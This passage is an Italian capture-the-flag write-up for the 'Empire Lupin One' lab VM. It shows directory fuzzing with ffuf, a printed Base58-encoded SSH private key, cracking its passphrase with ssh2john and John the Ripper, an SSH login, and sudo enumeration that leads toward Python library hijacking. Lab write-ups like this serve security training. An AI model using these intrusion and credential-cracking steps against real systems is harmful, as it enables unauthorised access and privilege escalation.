
```
(kali㉿kali)-[~]
$ ffuf -c -ic -u http://192.168.50.154/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html

[]
v2.1.0-dev

:: Method : GET
:: URL : http://192.168.50.154/~secret/.FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 7ms]
:: Progress: [262953/262953] :: Job [1/1] :: 5714 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```


troveremo un file che contiene un file di chiave privata SSH nascosta
 • **.mysecret.txt**



```
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
S
```

Empire Lupin One - CTF

Utilizzo di cyberchef



Il file mysecret.txt è stato copiato e decodificato su CyberChef con Base58.

Uso del codice decodificato

- Creazione di un file su kali
- Copiato il codice decodificato all'interno del file
- identificazione rapida mediante l'utilizzo di .rsa
- utilizzo di **ssh2john** per convertire il contenuto in un formato hash compatibile con John the Ripper

```
(kali㉿kali)-[~/Desktop]
$ ssh2john ssh_key.rsa > hash

(kali㉿kali)-[~/Desktop]
$ ls
'def brainfuck(code):.py'      Nessus.txt      Programma.py    shell.zip
hash                          password.txt    Password.txt   PYTHON
import socket.py'               shell.php      shell.php     ssh_key.rsa
                                PYTHON        USER.txt
```

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 7 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55W0rd!          (ssh_key.rsa)
1g 0:00:00:00 DONE (2025-03-18 14:22) 1.190g/s 66.66p/s 66.66c/s 66.66C/s .. testing
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Empire Lupin One - CTF

Accesso al Sistema

Dopo aver ottenuto la passphrase, è stato possibile utilizzare la chiave privata SSH per accedere al sistema come utente icex64.

Il comando utilizzato è:

```
ssh -i ssh_key.rsa ice64@192.168.50.154
```

Una volta effettuato l'accesso sulla macchina target

sudo -l

Questo comando elenca i privilegi sudo dell'utente corrente

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

cat /home/arsene/heist.py

Questo comando visualizza il contenuto del file heist.py situato nella directory /home/arsene/

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser
/usr/lib/python3.9/__pycache__/webbrowser.cpython-39.pyc
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
```

Empire Lupin One - CTF

Il file `heist.py` contiene il seguente codice python:

```
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open ("https://empirecybersecurity.co.mz")
```

Importa il modulo `webbrowser` e apre un URL specificato utilizzando il browser predefinito del sistema

locate webbrowser

Questo comando cerca i file associati al termine `webbrowser` nel sistema

nano /usr/lib/python3.9/webbrowser.py

Questo comando apre il file `webbrowser.py` situato nella directory `/usr/lib/python3.9/` utilizzando l'editor di testo `nano`

